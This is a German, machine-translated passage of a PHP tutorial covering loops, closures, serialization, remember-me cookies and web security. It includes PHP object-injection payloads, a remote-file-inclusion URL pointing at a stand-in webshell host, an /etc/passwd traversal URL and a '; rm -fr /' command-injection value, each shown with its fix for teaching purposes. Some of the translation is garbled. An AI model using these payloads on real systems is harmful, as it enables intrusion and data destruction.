Die break-Anweisung kann auch verwendet werden, um mehrere Ebenen von Schleifen aufzubrechen. Ein solches Verhalten ist sehr nützlich, wenn geschachtelte Schleifen ausgeführt werden. Um beispielsweise ein Array von Zeichenfolgen in eine Ausgabefolge zu kopieren, werden alle `#` -Symbole entfernt, bis die Ausgabefolge genau 160 Zeichen enthält

```
$output = "";
$inputs = array(
    "#soblessed #throwbackthursday",
    "happy tuesday",
    "#nofilter",
    /* more inputs */
);
foreach($inputs as $input) {
    for($i = 0; $i < strlen($input); $i += 1) {
        if ($input[$i] == '#') continue;
        $output .= $input[$i];
        if (strlen($output) == 160) break 2;
    }
    $output .= ' ';
}
```

Der Befehl `break 2` beendet sofort die Ausführung der inneren und der äußeren Schleife.

mache ... während

> Die `do...while` Anweisung führt einen Codeblock mindestens einmal aus. Dann wiederholt sie die Schleife, solange eine Bedingung erfüllt ist.

Das folgende Beispiel erhöht den Wert von `$i` mindestens einmal und erhöht die Variable `$i` solange, bis sie einen Wert von weniger als 25 hat.

```
$i = 0;
do {
    $i++;
} while($i < 25);

echo 'The final value of i is: ', $i;
```

Die erwartete Ausgabe ist:

```
The final value of i is: 25
```

fortsetzen

> Das Schlüsselwort `continue` hält die aktuelle Iteration einer Schleife an, beendet jedoch die Schleife nicht.

Genau wie die `break` Anweisung befindet sich die `continue` Anweisung innerhalb des Schleifenkörpers. Bei Ausführung führt die `continue` Anweisung dazu, dass die Ausführung sofort zur Bedingung der Schleife springt.

Im folgenden Beispiel druckt die Schleife eine Nachricht basierend auf den Werten in einem Array, überspringt jedoch einen angegebenen Wert.

```
$list = ['apple', 'banana', 'cherry'];

foreach ($list as $value) {
    if ($value == 'banana') {
        continue;
    }
    echo "I love to eat {$value} pie.".PHP_EOL;
}
```

Die erwartete Ausgabe ist:

```
I love to eat apple pie.
I love to eat cherry pie.
```

Die `continue` Anweisung kann auch verwendet werden, um die Ausführung sofort auf eine äußere Ebene einer Schleife fortzusetzen, indem die Anzahl der zu springenden Schleifenebenen angegeben wird. Betrachten Sie zum Beispiel Daten wie

Obst	Farbe	Kosten
Apfel	rot	1
Banane	Gelb	7
Kirsche	rot	2
Traube	Grün	4

Um nur Kuchen aus Früchten herzustellen, die weniger als 5 kosten

```
$data = [
    [ "Fruit" => "Apple",  "Color" => "Red",    "Cost" => 1 ],
    [ "Fruit" => "Banana", "Color" => "Yellow", "Cost" => 7 ],
    [ "Fruit" => "Cherry", "Color" => "Red",    "Cost" => 2 ],
    [ "Fruit" => "Grape",  "Color" => "Green",  "Cost" => 4 ]
];
```

```
foreach($data as $fruit) {
    foreach($fruit as $key => $value) {
        if ($key == "Cost" && $value >= 5) {
            continue 2;
        }
        /* make a pie */
    }
}
```

Wenn die `continue 2` Anweisung ausgeführt wird, springt die Ausführung sofort zurück zu `$data as $fruit` die äußere Schleife fortsetzt und den gesamten anderen Code überspringt (einschließlich der Bedingung in der inneren Schleife).

während

> Die `while` Anweisung führt einen Codeblock aus, sofern und solange ein Testausdruck wahr ist.

Wenn der Testausdruck wahr ist, wird der Codeblock ausgeführt. Nachdem der Code ausgeführt wurde, wird der Testausdruck erneut ausgewertet und die Schleife wird fortgesetzt, bis der Testausdruck als falsch erkannt wird.

Das folgende Beispiel wird wiederholt, bis die Summe 100 erreicht, bevor sie beendet wird.

```
$i = true;
$sum = 0;

while ($i) {
    if ($sum === 100) {
        $i = false;
    } else {
        $sum += 10;
    }
}
echo 'The sum is: ', $sum;
```

Die erwartete Ausgabe ist:

```
The sum is: 100
```

Schleifen online lesen: https://riptutorial.com/de/php/topic/2213/schleifen

Kapitel 76: Schließung

Examples

Grundlegende Verwendung eines Verschlusses

Ein **Abschluss** ist das PHP-Äquivalent einer anonymen Funktion, z. eine Funktion, die keinen Namen hat. Auch wenn dies technisch nicht korrekt ist, bleibt das Verhalten eines Verschlusses mit einigen Funktionen identisch wie bei einer Funktion.

Ein Abschluss ist nichts anderes als ein Objekt der Abschlussklasse, das durch Deklaration einer Funktion ohne Namen erstellt wird. Zum Beispiel:

```
<?php

$myClosure = function() {
    echo 'Hello world!';
};

$myClosure(); // Shows "Hello world!"
```

`$myClosure` Sie, dass `$myClosure` eine Instanz von `Closure` damit Sie wissen, was Sie wirklich damit tun können (vgl. Http://fr2.php.net/manual/en/class.closure.php

Der klassische Fall , dass Sie eine Schließung benötigen würde , ist , wenn Sie ein geben `callable` auf eine Funktion, zum Beispiel usort .

Hier ist ein Beispiel, in dem ein Array nach der Anzahl der Geschwister jeder Person sortiert wird:

```
<?php

$data = [
    [
        'name' => 'John',
        'nbrOfSiblings' => 2,
    ],
    [
        'name' => 'Stan',
        'nbrOfSiblings' => 1,
    ],
    [
        'name' => 'Tom',
        'nbrOfSiblings' => 3,
    ]
];

usort($data, function($e1, $e2) {
    if ($e1['nbrOfSiblings'] == $e2['nbrOfSiblings']) {
        return 0;
    }

    return $e1['nbrOfSiblings'] < $e2['nbrOfSiblings'] ? -1 : 1;
```

```
});

var_dump($data); // Will show Stan first, then John and finally Tom
```

Verwendung externer Variablen

Innerhalb eines Abschlusses ist es möglich, eine externe Variable mit dem speziellen Schlüsselwort **use zu verwenden** . Zum Beispiel:

```
<?php

$quantity = 1;

$calculator = function($number) use($quantity) {
    return $number + $quantity;
};

var_dump($calculator(2)); // Shows "3"
```

Sie können noch weiter gehen, indem Sie "dynamische" Schließungen erstellen. Es ist möglich, eine Funktion zu erstellen, die einen bestimmten Rechner zurückgibt, abhängig von der Menge, die Sie hinzufügen möchten. Zum Beispiel:

```
<?php

function createCalculator($quantity) {
    return function($number) use($quantity) {
        return $number + $quantity;
    };
}

$calculator1 = createCalculator(1);
$calculator2 = createCalculator(2);

var_dump($calculator1(2)); // Shows "3"
var_dump($calculator2(2)); // Shows "4"
```

Grundverschlußbindung

Wie zuvor gesehen, ist ein Abschluss nichts anderes als eine Instanz der Closure-Klasse, und für sie können verschiedene Methoden aufgerufen werden. Eines davon ist `bindTo` , das bei einer Schließung eine neue `bindTo` , die an ein bestimmtes Objekt gebunden ist. Zum Beispiel:

```
<?php

$myClosure = function() {
    echo $this->property;
};

class MyClass
{
    public $property;

    public function __construct($propertyValue)
```

```
    {
        $this->property = $propertyValue;
    }
}

$myInstance = new MyClass('Hello world!');
$myBoundClosure = $myClosure->bindTo($myInstance);

$myBoundClosure(); // Shows "Hello world!"
```

Abschlussbindung und Geltungsbereich

Betrachten wir dieses Beispiel:

```
<?php

$myClosure = function() {
    echo $this->property;
};

class MyClass
{
    public $property;

    public function __construct($propertyValue)
    {
        $this->property = $propertyValue;
    }
}

$myInstance = new MyClass('Hello world!');
$myBoundClosure = $myClosure->bindTo($myInstance);

$myBoundClosure(); // Shows "Hello world!"
```

Versuchen Sie, die Sichtbarkeit der `property` in `protected` oder `private` zu ändern. Sie erhalten einen schwerwiegenden Fehler, der darauf hinweist, dass Sie keinen Zugriff auf diese Eigenschaft haben. Selbst wenn die Schließung an das Objekt gebunden wurde, ist der Bereich, in dem die Schließung aufgerufen wird, nicht derjenige, der für diesen Zugriff erforderlich ist. `bindTo` gibt es das zweite Argument von `bindTo` .

Die einzige Möglichkeit, auf eine Eigenschaft zuzugreifen, wenn sie `private` ist, besteht darin, dass auf sie aus einem Bereich zugegriffen wird, der es erlaubt, z. der Umfang der Klasse. Im vorherigen Codebeispiel wurde der Gültigkeitsbereich nicht angegeben. Dies bedeutet, dass die Schließung in demselben Gültigkeitsbereich wie derjenige aufgerufen wurde, in dem die Schließung erstellt wurde. Ändern wir das:

```
<?php

$myClosure = function() {
    echo $this->property;
};

class MyClass
{
```

```
    private $property; // $property is now private

    public function __construct($propertyValue)
    {
        $this->property = $propertyValue;
    }
}

$myInstance = new MyClass('Hello world!');
$myBoundClosure = $myClosure->bindTo($myInstance, MyClass::class);

$myBoundClosure(); // Shows "Hello world!"
```

Wie gesagt, wenn dieser zweite Parameter nicht verwendet wird, wird der Abschluss in demselben Kontext aufgerufen wie der, in dem der Abschluss erstellt wurde. Beispielsweise hat ein innerhalb einer Klasse einer Methode erstellter Abschluss, der in einem Objektkontext aufgerufen wird, denselben Gültigkeitsbereich wie die Methode der Methode:

```
<?php

class MyClass
{
    private $property;

    public function __construct($propertyValue)
    {
        $this->property = $propertyValue;
    }

    public function getDisplayer()
      {
        return function() {
              echo $this->property;
        };
      }
}

$myInstance = new MyClass('Hello world!');

$displayer = $myInstance->getDisplayer();
$displayer(); // Shows "Hello world!"
```

Eine Schließung für einen Anruf binden

Da PHP7 ist es möglich , einen Verschluss nur für einen Anruf zu binden, dank der `call` - Methode. Zum Beispiel:

```
<?php

class MyClass
{
    private $property;

    public function __construct($propertyValue)
    {
        $this->property = $propertyValue;
```

```
    }
}

$myClosure = function() {
    echo $this->property;
};

$myInstance = new MyClass('Hello world!');

$myClosure->call($myInstance); // Shows "Hello world!"
```

Im Gegensatz zur `bindTo` Methode besteht kein `bindTo` zur Sorge. Der für diesen Aufruf verwendete Bereich ist derselbe wie beim Zugriff auf eine Eigenschaft von `$myInstance` oder deren Aufruf.

Verwenden Sie Verschlüsse, um ein Beobachtermuster zu implementieren

Im Allgemeinen ist ein Beobachter eine Klasse, bei der eine bestimmte Methode aufgerufen wird, wenn eine Aktion für das beobachtete Objekt ausgeführt wird. In bestimmten Situationen können Verschlüsse ausreichen, um das Beobachter-Entwurfsmuster zu implementieren.

Hier ist ein detailliertes Beispiel für eine solche Implementierung. Lassen Sie uns zunächst eine Klasse deklarieren, die dazu dient, Beobachter zu benachrichtigen, wenn ihre Eigenschaft geändert wird.

```
<?php

class ObservedStuff implements SplSubject
{
    protected $property;
    protected $observers = [];

    public function attach(SplObserver $observer)
    {
        $this->observers[] = $observer;
        return $this;
    }

    public function detach(SplObserver $observer)
    {
        if (false !== $key = array_search($observer, $this->observers, true)) {
            unset($this->observers[$key]);
        }
    }

    public function notify()
    {
        foreach ($this->observers as $observer) {
            $observer->update($this);
        }
    }

    public function getProperty()
    {
        return $this->property;
    }

    public function setProperty($property)
```

```
    {
        $this->property = $property;
        $this->notify();
    }
}
```

Dann erklären wir die Klasse, die die verschiedenen Beobachter repräsentieren wird.

```
<?php

class NamedObserver implements SplObserver
{
    protected $name;
    protected $closure;

    public function __construct(Closure $closure, $name)
    {
        $this->closure = $closure->bindTo($this, $this);
        $this->name = $name;
    }

    public function update(SplSubject $subject)
    {
        $closure = $this->closure;
        $closure($subject);
    }
}
```

Lassen Sie uns das endlich testen:

```
<?php

$o = new ObservedStuff;

$observer1 = function(SplSubject $subject) {
    echo $this->name, ' has been notified! New property value: ', $subject->getProperty(),
"\n";
};

$observer2 = function(SplSubject $subject) {
    echo $this->name, ' has been notified! New property value: ', $subject->getProperty(),
"\n";
};

$o->attach(new NamedObserver($observer1, 'Observer1'))
  ->attach(new NamedObserver($observer2, 'Observer2'));

$o->setProperty('Hello world!');
// Shows:
// Observer1 has been notified! New property value: Hello world!
// Observer2 has been notified! New property value: Hello world!
```

Beachten Sie, dass dieses Beispiel funktioniert, weil die Beobachter dieselbe Natur haben (sie sind beide "benannte Beobachter").

Schließung online lesen: https://riptutorial.com/de/php/topic/2634/schlie-ung

Kapitel 77: Serialisierung

Syntax

- String serialize (gemischter $ -Wert)

Parameter

Parameter	Einzelheiten
Wert	Der Wert, der serialisiert werden soll. serialize () behandelt alle Typen außer dem Ressourcentyp . Sie können sogar Arrays serialisieren (), die Verweise auf sich selbst enthalten. Kreisbezüge innerhalb des Arrays / Objekts, das Sie serialisieren, werden ebenfalls gespeichert. Alle anderen Referenzen gehen verloren. Beim Serialisieren von Objekten versucht PHP vor der Serialisierung die Member-Funktion __sleep () aufzurufen . Auf diese Weise kann das Objekt vor der Serialisierung eine letzte Reinigung usw. durchführen. Wenn das Objekt mit unseremialize () wiederhergestellt wird, wird die Memberfunktion __wakeup () aufgerufen. Bei den privaten Mitgliedern des Objekts wird der Klassenname dem Namen des Mitglieds vorangestellt. Geschützte Mitglieder haben ein '*' vor dem Mitgliedsnamen. Diese vorangestellten Werte haben auf beiden Seiten null Byte.

Bemerkungen

Die Serialisierung verwendet folgende String-Strukturen:

`[..]` sind Platzhalter.

Art	Struktur
String	`s:[size of string]:[value]`
Ganze Zahl	`i:[value]`
Doppelt	`d:[value]`
Boolean	`b:[value (true = 1 and false = 0)]`
Null	`N`
Objekt	`O:[object name size]:[object name]:[object size]:{[property name string definition]:[property value definition];(repeated for each property)}`
Array	`a:[size of array]:{[key definition];[value definition];(repeated for each key`

Art	Struktur
	value pair)}

Examples

Serialisierung verschiedener Typen

Erzeugt eine speicherbare Darstellung eines Wertes.

Dies ist nützlich zum Speichern oder Weitergeben von PHP-Werten, ohne dass deren Typ und Struktur verloren gehen.

Um den serialisierten String wieder in einen PHP-Wert **umzuwandeln** , verwenden Sie **unserialize ()** .

Serialisierung einer Zeichenfolge

```
$string = "Hello world";
echo serialize($string);

// Output:
// s:11:"Hello world";
```

Serialisierung eines Double

```
$double = 1.5;
echo serialize($double);

// Output:
// d:1.5;
```

Serialisierung eines Floats

Float wird als Double serialisiert.

Serialisierung einer Ganzzahl

```
$integer = 65;
echo serialize($integer);

// Output:
// i:65;
```

Serialisieren eines Boolean

```
$boolean = true;
echo serialize($boolean);

// Output:
// b:1;

$boolean = false;
echo serialize($boolean);

// Output:
// b:0;
```

Serialisierung von Null

```
$null = null;
echo serialize($null);

// Output:
// N;
```

Serialisieren eines Arrays

```
$array = array(
    25,
    'String',
    'Array'=> ['Multi Dimension','Array'],
    'boolean'=> true,
    'Object'=>$obj, // $obj from above Example
    null,
    3.445
);


// This will throw Fatal Error
// $array['function'] = function() { return "function"; };

echo serialize($array);

// Output:
// a:7:{i:0;i:25;i:1;s:6:"String";s:5:"Array";a:2:{i:0;s:15:"Multi
Dimension";i:1;s:5:"Array";}s:7:"boolean";b:1;s:6:"Object";O:3:"abc":1:{s:1:"i";i:1;}i:2;N;i:3;d:3.444
```

Objekt serialisieren

Sie können Objekte auch serialisieren.

Beim Serialisieren von Objekten versucht PHP vor der Serialisierung die Member-Funktion **__sleep () aufzurufen** . Auf diese Weise kann das Objekt vor der Serialisierung eine letzte Reinigung usw. durchführen. Wenn das Objekt mit **unseremialize ()** wiederhergestellt wird, wird die **Memberfunktion __wakeup ()** aufgerufen.

```
class abc {
    var $i = 1;
    function foo() {
        return 'hello world';
    }
}

$object = new abc();
echo serialize($object);

// Output:
// O:3:"abc":1:{s:1:"i";i:1;}
```

Beachten Sie, dass Verschlüsse nicht serialisiert werden können:

```
$function = function () { echo 'Hello World!'; };
$function(); // prints "hello!"

$serializedResult = serialize($function);  // Fatal error: Uncaught exception 'Exception' with
message 'Serialization of 'Closure' is not allowed'
```

Sicherheitsprobleme mit unserialize

Die Verwendung `unserialize` Funktion zum Deaktivieren von Daten aus Benutzereingaben kann gefährlich sein.

Eine Warnung von php.net

> **Warnung** Übergeben Sie nicht nicht vertrauenswürdige Benutzereingaben an unserialize (). Unsereialisierung kann dazu führen, dass Code aufgrund von Objekt-Instantiierung und automatischem Laden geladen und ausgeführt wird, und ein böswilliger Benutzer kann dies ausnutzen. Verwenden Sie ein sicheres, standardisiertes Datenaustauschformat wie JSON (über json_decode () und json_encode ()), wenn Sie serialisierte Daten an den Benutzer übergeben müssen.

Mögliche Angriffe

- PHP-Objektinjektion

PHP-Objektinjektion

PHP Object Injection ist eine Sicherheitsanfälligkeit auf Anwendungsebene, die es einem Angreifer ermöglichen kann, je nach Kontext verschiedene Arten von böswilligen Angriffen wie Code Injection, SQL Injection, Path Traversal und Application Denial of Service auszuführen. Die Sicherheitsanfälligkeit wird verursacht, wenn vom Benutzer eingegebene Eingaben nicht ordnungsgemäß bereinigt werden, bevor sie an die PHP-Funktion unserialize () übergeben werden. Da PHP die Objektserialisierung von Objekten ermöglicht, können Angreifer ad-hoc-serialisierte Zeichenfolgen an einen anfälligen unserialize () - Aufruf übergeben, was dazu führt, dass beliebige PHP-Objekte in den Anwendungsbereich eingefügt werden.

Um eine PHP Object Injection-Schwachstelle erfolgreich ausnutzen zu können, müssen zwei Bedingungen erfüllt sein:

- Die Anwendung muss über eine Klasse verfügen, die eine magische PHP-Methode implementiert (z. B. `__wakeup` oder `__destruct`), mit der böswillige Angriffe ausgeführt oder eine "POP-Kette" gestartet werden kann.
- Alle während des Angriffs verwendeten Klassen müssen beim `unserialize()` der anfälligen `unserialize()` deklariert werden, andernfalls muss das `unserialize()` Objekten für diese Klassen unterstützt werden.

Beispiel 1 - Pfadüberquerungsangriff

Das folgende Beispiel zeigt eine PHP-Klasse mit einer ausnutzbaren `__destruct` Methode:

```
class Example1
{
   public $cache_file;

   function __construct()
   {
      // some PHP code...
   }

   function __destruct()
   {
      $file = "/var/www/cache/tmp/{$this->cache_file}";
      if (file_exists($file)) @unlink($file);
   }
}

// some PHP code...

$user_data = unserialize($_GET['data']);

// some PHP code...
```

In diesem Beispiel kann ein Angreifer eine beliebige Datei über einen Path Traversal-Angriff löschen, um beispielsweise die folgende URL anzufordern:

```
http://testsite.com/vuln.php?data=O:8:"Example1":1:{s:10:"cache_file";s:15:"../../index.php";}
```

Beispiel 2 - Code-Injection-Angriff

Das folgende Beispiel zeigt eine PHP-Klasse mit einer ausnutzbaren __wakeup-Methode:

```
class Example2
{
   private $hook;

   function __construct()
   {
      // some PHP code...
   }

   function __wakeup()
   {
      if (isset($this->hook)) eval($this->hook);
   }
}

// some PHP code...

$user_data = unserialize($_COOKIE['data']);

// some PHP code...
```

In diesem Beispiel kann ein Angreifer möglicherweise eine Code-Injection-Attacke ausführen, indem er eine HTTP-Anforderung wie die folgende sendet:

```
GET /vuln.php HTTP/1.0
Host: testsite.com
Cookie:
data=O%3A8%3A%22Example2%22%3A1%3A%7Bs%3A14%3A%22%00Example2%00hook%22%3Bs%3A10%3A%22phpinfo%28%29%3B%2

Connection: close
```

Der Cookie-Parameter "data" wurde von folgendem Skript generiert:

```
class Example2
{
   private $hook = "phpinfo();";
}

print urlencode(serialize(new Example2));
```

Serialisierung online lesen: https://riptutorial.com/de/php/topic/2487/serialisierung

Kapitel 78: Sichere mich zurück

Einführung

Ich habe einige Zeit zu diesem Thema gesucht, bis ich diesen Beitrag https://stackoverflow.com/a/17266448/4535386 von ircmaxell gefunden habe.

Examples

"Keep me eingeloggt" - der beste Ansatz

Bewahren Sie den Keks mit drei Teilen auf.

```
function onLogin($user) {
    $token = GenerateRandomToken(); // generate a token, should be 128 - 256 bit
    storeTokenForUser($user, $token);
    $cookie = $user . ':' . $token;
    $mac = hash_hmac('sha256', $cookie, SECRET_KEY);
    $cookie .= ':' . $mac;
    setcookie('rememberme', $cookie);
}
```

Dann, um zu bestätigen:

```
function rememberMe() {
    $cookie = isset($_COOKIE['rememberme']) ? $_COOKIE['rememberme'] : '';
    if ($cookie) {
        list ($user, $token, $mac) = explode(':', $cookie);
        if (!hash_equals(hash_hmac('sha256', $user . ':' . $token, SECRET_KEY), $mac)) {
            return false;
        }
        $usertoken = fetchTokenByUserName($user);
        if (hash_equals($usertoken, $token)) {
            logUserIn($user);
        }
    }
}
```

Sichere mich zurück online lesen: https://riptutorial.com/de/php/topic/10664/sichere-mich-zuruck

Kapitel 79: Sicherheit

Einführung

Da die Mehrzahl der Websites mit PHP auskommt, ist die Anwendungssicherheit für PHP-Entwickler ein wichtiges Thema, um ihre Website, Daten und Kunden zu schützen. In diesem Thema werden die besten Sicherheitspraktiken in PHP sowie häufige Schwachstellen und Schwachstellen mit Beispielkorrekturen in PHP behandelt.

Bemerkungen

Siehe auch

- SQL-Injektion mit parametrisierten Abfragen in PDO verhindern
- Vorbereitete Anweisungen in mysqli
- Webanwendungssicherheitsprojekt (OWASP) öffnen

Examples

Fehler melden

Standardmäßig gibt PHP *Fehler* , *Warnungen* und *Hinweismeldungen* direkt auf der Seite aus, wenn in einem Skript etwas Unerwartetes auftritt. Dies ist nützlich, um bestimmte Probleme mit einem Skript zu lösen, gibt aber gleichzeitig Informationen aus, die Ihre Benutzer nicht wissen sollen.

Es ist daher empfehlenswert, solche Meldungen nicht anzuzeigen, die Informationen zu Ihrem Server enthalten, wie zum Beispiel Ihre Verzeichnisstruktur in Produktionsumgebungen. In einer Entwicklungs- oder Testumgebung können diese Meldungen dennoch zu Debugging-Zwecken angezeigt werden.

Eine schnelle Lösung

Sie können sie deaktivieren, sodass die Nachrichten nicht angezeigt werden. Dies erschwert jedoch das Debuggen Ihres Skripts.

```
<?php
  ini_set("display_errors", "0");
?>
```

Oder ändern Sie sie direkt in der *php.ini* .

```
display_errors = 0
```

Fehler behandeln

Eine bessere Option wäre, diese Fehlermeldungen an einem Ort zu speichern, an dem sie nützlicher sind, beispielsweise in einer Datenbank:

```
set_error_handler(function($errno , $errstr, $errfile, $errline){
  try{
    $pdo = new PDO("mysql:host=hostname;dbname=databasename", 'dbuser', 'dbpwd', [
      PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION
    ]);

    if($stmt = $pdo->prepare("INSERT INTO `errors` (no,msg,file,line) VALUES (?,?,?,?)")){
      if(!$stmt->execute([$errno, $errstr, $errfile, $errline])){
        throw new Exception('Unable to execute query');
      }
    } else {
      throw new Exception('Unable to prepare query');
    }
  } catch (Exception $e){
    error_log('Exception: ' . $e->getMessage() . PHP_EOL . "$errfile:$errline:$errno |
$errstr");
  }
});
```

Bei dieser Methode werden die Nachrichten in der Datenbank protokolliert. Wenn dies fehlschlägt, wird die Datei nicht direkt in der Seite angezeigt. Auf diese Weise können Sie verfolgen, was Nutzer auf Ihrer Website feststellen, und Sie sofort benachrichtigen, wenn etwas schief geht.

Cross-Site-Scripting (XSS)

Problem

Cross-Site-Scripting ist die unbeabsichtigte Ausführung von Remote-Code durch einen Web-Client. Jede Webanwendung kann sich XSS aussetzen, wenn sie Eingaben eines Benutzers entgegennimmt und diese direkt auf einer Webseite ausgibt. Wenn die Eingabe HTML oder JavaScript enthält, kann Remote-Code ausgeführt werden, wenn dieser Inhalt vom Web-Client gerendert wird.

Wenn zum Beispiel eine Seite eines Drittanbieters eine JavaScript- Datei enthält:

```
// http://example.com/runme.js
document.write("I'm running");
```

Und eine PHP-Anwendung gibt direkt einen übergebenen String aus:

```
<?php
echo '<div>' . $_GET['input'] . '</div>';
```

Wenn ein ungeprüfter GET-Parameter `<script src="http://example.com/runme.js"></script>` enthält, `<script src="http://example.com/runme.js"></script>` die Ausgabe des PHP-Scripts:

```
<div><script src="http://example.com/runme.js"></script></div>
```

Das Drittanbieter-JavaScript wird ausgeführt, und der Benutzer wird auf der Webseite "Ich bin aktiv" sehen.

Lösung

Vertrauen Sie in der Regel niemals der Eingabe eines Kunden. Jeder GET-, POST- und Cookie-Wert kann alles sein und sollte daher validiert werden. Wenn Sie einen dieser Werte ausgeben, sichern Sie ihn, damit er nicht unerwartet ausgewertet wird.

Beachten Sie, dass Daten selbst in den einfachsten Anwendungen verschoben werden können und es schwierig ist, alle Quellen zu verfolgen. Daher ist es eine bewährte Methode, der Ausgabe *immer zu* entgehen.

PHP bietet je nach Kontext einige Möglichkeiten, die Ausgabe zu umgehen.

Filterfunktionen

Mit den Filterfunktionen von PHP können die Eingabedaten des PHP-Skripts auf viele Arten bereinigt oder validiert werden . Sie sind nützlich, wenn Sie Client-Eingaben speichern oder ausgeben.

HTML-Kodierung

`htmlspecialchars` konvertiert alle "HTML-Sonderzeichen" in ihre HTML-Kodierungen. `htmlspecialchars` bedeutet, dass sie *nicht* als Standard-HTML verarbeitet werden. So beheben Sie unser vorheriges Beispiel mit dieser Methode:

```
<?php
echo '<div>' . htmlspecialchars($_GET['input']) . '</div>';
// or
echo '<div>' . filter_input(INPUT_GET, 'input', FILTER_SANITIZE_SPECIAL_CHARS) . '</div>';
```

Würde ausgeben:

```
<div>&lt;script src=&quot;http://example.com/runme.js&quot;&gt;&lt;/script&gt;</div>
```

Alles innerhalb des `<div>` -Tags wird vom Browser *nicht* als JavaScript-Tag, sondern als einfacher Textknoten interpretiert. Der Benutzer wird sicher sehen:

```
<script src="http://example.com/runme.js"></script>
```

URL-Kodierung

Bei der Ausgabe einer dynamisch generierten URL stellt PHP die `urlencode` Funktion `urlencode` , um gültige URLs sicher auszugeben. Wenn beispielsweise ein Benutzer Daten eingeben kann, die

Teil eines anderen GET-Parameters werden:

```
<?php
$input = urlencode($_GET['input']);
// or
$input = filter_input(INPUT_GET, 'input', FILTER_SANITIZE_URL);
echo '<a href="http://example.com/page?input="' . $input . '">Link</a>';
```

Jede schädliche Eingabe wird in einen codierten URL-Parameter konvertiert.

Verwendung spezieller externer Bibliotheken oder OWASP AntiSamy-Listen

Manchmal möchten Sie HTML- oder andere Codeeingaben senden. Sie müssen eine Liste autorisierter Wörter (weiße Liste) und nicht autorisierte Wörter (schwarze Liste) führen.

Sie können Standardlisten herunterladen, die auf der OWASP AntiSamy-Website verfügbar sind . Jede Liste ist für eine bestimmte Art von Interaktion geeignet (Ebay-API, tinyMCE usw.). Und es ist Open Source.

Es gibt Bibliotheken, um HTML zu filtern und XSS-Angriffe für den allgemeinen Fall zu verhindern und mindestens so gut wie AntiSamy-Listen mit sehr einfacher Verwendung auszuführen. Zum Beispiel haben Sie HTML Purifier

Dateiaufnahme

Remote File Inclusion

Remote File Inclusion (auch bekannt als RFI) ist eine Art von Sicherheitsanfälligkeit, durch die ein Angreifer eine Remote-Datei hinzufügen kann.

In diesem Beispiel wird eine remote gehostete Datei mit schädlichem Code eingefügt:

```
<?php
include $_GET['page'];
```

/vulnerable.php?page= http://evil.example.com/webshell.txt ?

Lokale Dateieinbeziehung

Beim Einschließen von lokalen Dateien (auch als LFI bezeichnet) werden Dateien auf einem Server über den Webbrowser eingebunden.

```
<?php
$page = 'pages/'.$_GET['page'];
if(isset($page)) {
    include $page;
} else {
    include 'index.php';
```

```
}
```

/vulnerable.php?page=../../../../etc/passwd

Lösung für RFI & LFI:

Es wird empfohlen, nur das Einschließen von Dateien zuzulassen, die Sie genehmigt haben, und auf diese nur zu beschränken.

```
<?php
$page = 'pages/'.$_GET['page'].'.php';
$allowed = ['pages/home.php','pages/error.php'];
if(in_array($page,$allowed)) {
    include($page);
} else {
    include('index.php');
}
```

Befehlszeileninjektion

Problem

Auf ähnliche Weise wie bei der SQL-Injektion kann ein Angreifer beliebige Abfragen in einer Datenbank ausführen. Mit der Befehlszeileninjektion können Benutzer nicht vertrauenswürdige Systembefehle auf einem Webserver ausführen. Bei einem nicht ordnungsgemäß gesicherten Server würde ein Angreifer die vollständige Kontrolle über ein System erhalten.

Angenommen, ein Skript ermöglicht es einem Benutzer, Verzeichnisinhalte auf einem Webserver aufzulisten.

```
<pre>
<?php system('ls ' . $_GET['path']); ?>
</pre>
```

(In einer realen Anwendung würde man die integrierten Funktionen oder Objekte von PHP verwenden, um Pfadinhalte abzurufen. In diesem Beispiel wird eine einfache Sicherheitsdemonstration gezeigt.)

Man würde hoffen , einen bekommen `path` Parameter ähnlich wie `/tmp` . Aber da jede Eingabe erlaubt ist, könnte `path` sein `; rm -fr /` . Der Webserver würde dann den Befehl ausführen

```
ls; rm -fr /
```

und versuchen Sie, alle Dateien aus dem Stammverzeichnis des Servers zu löschen.

Lösung

Alle Befehlsargumente müssen mit **entwertet** werden `escapeshellarg()` oder `escapeshellcmd()` . Dadurch werden die Argumente nicht ausführbar. Für jeden Parameter sollte auch der Eingabewert **geprüft werden** .

Im einfachsten Fall können wir unser Beispiel mit sichern

```
<pre>
<?php system('ls ' . escapeshellarg($_GET['path'])); ?>
</pre>
```

Nach dem vorherigen Beispiel mit dem Versuch, Dateien zu entfernen, wird der ausgeführte Befehl

```
ls '; rm -fr /'
```

Und der String wird einfach als Parameter an `ls` , anstatt den Befehl `ls` beenden und `rm` .

Es ist zu beachten, dass das obige Beispiel jetzt vor der Befehlsinjektion sicher ist, nicht jedoch vor dem Durchsuchen von Verzeichnissen. Um dies zu beheben, sollte überprüft werden, dass der normalisierte Pfad mit dem gewünschten Unterverzeichnis beginnt.

PHP bietet eine Vielzahl von Funktionen zum Ausführen von Systembefehlen, einschließlich `exec` , `passthru` , `proc_open` , `shell_exec` und `system` . Alle müssen ihre Eingaben sorgfältig validiert und entkommen lassen.

PHP Version Leakage

Standardmäßig teilt PHP der Welt mit, welche PHP-Version Sie verwenden, z

```
X-Powered-By: PHP/5.3.8
```

Um dies zu beheben, können Sie entweder php.ini ändern:

```
expose_php = off
```

Oder ändern Sie den Header:

```
header("X-Powered-By: Magic");
```

Oder wenn Sie eine htaccess-Methode bevorzugen:

```
Header unset X-Powered-By
```

Wenn eine der oben genannten Methoden nicht funktioniert, gibt es auch die Funktion `header_remove()` , mit der Sie den Header entfernen können:

```
header_remove('X-Powered-By');
```

Wenn Angreifer wissen, dass Sie PHP und die von Ihnen verwendete PHP-Version verwenden, können sie Ihren Server leichter ausnutzen.

Tags entfernen

`strip_tags` ist eine sehr leistungsfähige Funktion, wenn Sie wissen, wie man sie benutzt. Als Methode zur Verhinderung von Cross-Site-Scripting-Angriffen gibt es bessere Methoden, beispielsweise die Zeichenkodierung. In einigen Fällen ist das Entfernen von Tags jedoch hilfreich.

Basisbeispiel

```
$string = '<b>Hello,<> please remove the <> tags.</b>';

echo strip_tags($string);
```

Rohausgabe

```
Hello, please remove the tags.
```

Tags zulassen

Angenommen, Sie wollten ein bestimmtes Tag, aber keine anderen Tags zulassen, würden Sie dies im zweiten Parameter der Funktion angeben. Dieser Parameter ist optional. In meinem Fall möchte ich nur, dass das `<b>` -Tag durchgereicht wird.

```
$string = '<b>Hello,<> please remove the <br> tags.</b>';

echo strip_tags($string, '<b>');
```

Rohausgabe

```
<b>Hello, please remove the  tags.</b>
```

Bekanntmachung (en)

